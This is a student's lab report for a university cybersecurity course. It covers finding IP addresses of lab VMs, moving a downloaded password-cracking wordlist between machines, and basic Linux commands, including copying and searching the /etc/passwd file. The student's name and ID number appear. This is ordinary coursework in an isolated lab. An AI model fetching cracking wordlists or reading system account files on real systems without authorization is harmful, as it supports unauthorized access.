OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment 0.1 Explore CYSE Virtual Environment

Marcos Luchetti

01194213

TASK A: GET READY WITH VMS

1. Power on the following VMs:
    - Kali – Internal Workstation
    - pfSense – Firewall
    - Kali – External Workstation
    - Windows 7
    - Windows Server 2008
    - Ubuntu 64-bit
2. Find the IP address of the following VMs:
    - Kali – Internal Workstation
    - Windows Server 2008
    - Ubuntu 64-bit
    - Windows 7



Figure 1 Screenshot 1 for task A

Above is a screenshot of the currently powered on VM workstations. By entering the 'ifconfig' command in the Terminal, I was able to see the IP address of the Internal Kali Workstation, which is 192.168.10.13.



Figure 2 Screenshot 2 for task A

Above is a screenshot of the ‘ipconfig’ command output on the Windows Server 2008 VM. The IP address for this VM is 192.168.10.11.



Figure 3 Screenshot 3 for task A

Above is a screenshot of the ‘ifconfig’ command output on the Ubuntu 64-bit VM. The IP address for this VM is 192.168.10.10.



Figure 4 Screenshot 4 for task A

Above is a screenshot of the ‘ipconfig’ command output on the Windows 7 VM. The IP address for this VM is 192.168.10.9.

TASK B: PRACTICE WITH FILE TRANSFER BETWEEN VMS

1. Download “shortKrak.txt” from the link: https://raw.githubusercontent.com/praetorianinc/Hob0Rules/master/wordlists/shortKrak.txt and save it as “Your_MIDAS.txt”. You need to replace “Your_MIDAS” with your University MIDAS ID, for example, pjian123.txt.
2. Make this file available in Windows 7 and Ubuntu VM, respectively. You need to open the file in each VM and verify the content.



Figure 5 Screenshot 1 for task B

Above is a screenshot of the shortKrak.txt file, now renamed to mluch001.txt. I downloaded the file through the “General Lab Windows 10” VM on ODU MoVE.



Figure 6 Screenshot 2 for task B

Above, I transferred the .txt file to the VMshare folder so that it can be accessed by other VMware workstations.



Figure 7 Screenshot 3 for task B

I then switched to the "Cyber Security Environment" on ODU MoVE. Above is a screenshot of the mluch001.txt file, now accessible in the Windows 7 VM.



Figure 8 Screenshot 4 for task B

Above is a screenshot of the mluch001.txt file, now accessible in the Ubuntu VM.

OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment 0.2 Basic Linux Commands

Marcos Luchetti

01194213

TASK A: FAMILIAR WITH THE BASIC CLI

1. Display your current directory.

2. Use the echo command to print your name to the console.

3. Use the proper option in the echo command to enable the interpretation of escape characters, then display your first name and last name in two separate lines.

4. Change your directory to the /etc/network folder, then display your current working directory.

5. Execute the command to return to your home directory.



Figure 1 Screenshot 1 for task A

In the above screenshot I used the 'pwd' command to display the current directory (/home/cyse301). Then I used the 'echo' command to print my name to the console. Using 'echo -e', I could enable the interpretation of escape characters, which allowed me to display my first and last name in two separate lines. Using the 'cd' command, I changed the current directory to '/etc/network' and then displayed the current working directory. Executing 'cd' alone brought me back to my home directory (~).

TASK B: LINUX FILE SYSTEMS

1. Create a new file named “forXXXX.txt” in your home directory (replace “XXXX” with your own MIDAS). Then, use the long listing format to display the contents in your home directory. What is the size of the file you just created?



Figure 2 Screenshot 1 for task B

Above, I used the ‘touch’ command to create a file in my home directory. I then used the ‘ls -l’ command to display the contents of my home directory in long listing format. The filesize of the new file is ‘0’.

2. Create a new directory named “XXXX” in your home directory (replace “XXXX” with your own MIDAS). Then, use the long listing format to display the contents in your home directory. What is the size of the file you just created?



Figure 3 Screenshot 2 for task B

Above, I used the ‘mkdir’ command to create a new directory named ‘mluch001’. I then used the long listing format (ls -l) to display the contents in my home directory. The filesize of the new directory is 4096 bytes.

3. Copy /etc/passwd file to your home directory. Rename the file to “passwd_XXXX” (replace “XXXX” with your own MIDAS). Then, complete the following two subtasks:

4. Use the proper command to display the first six lines in this file.

5. Search keyword “cyse301” in this file.

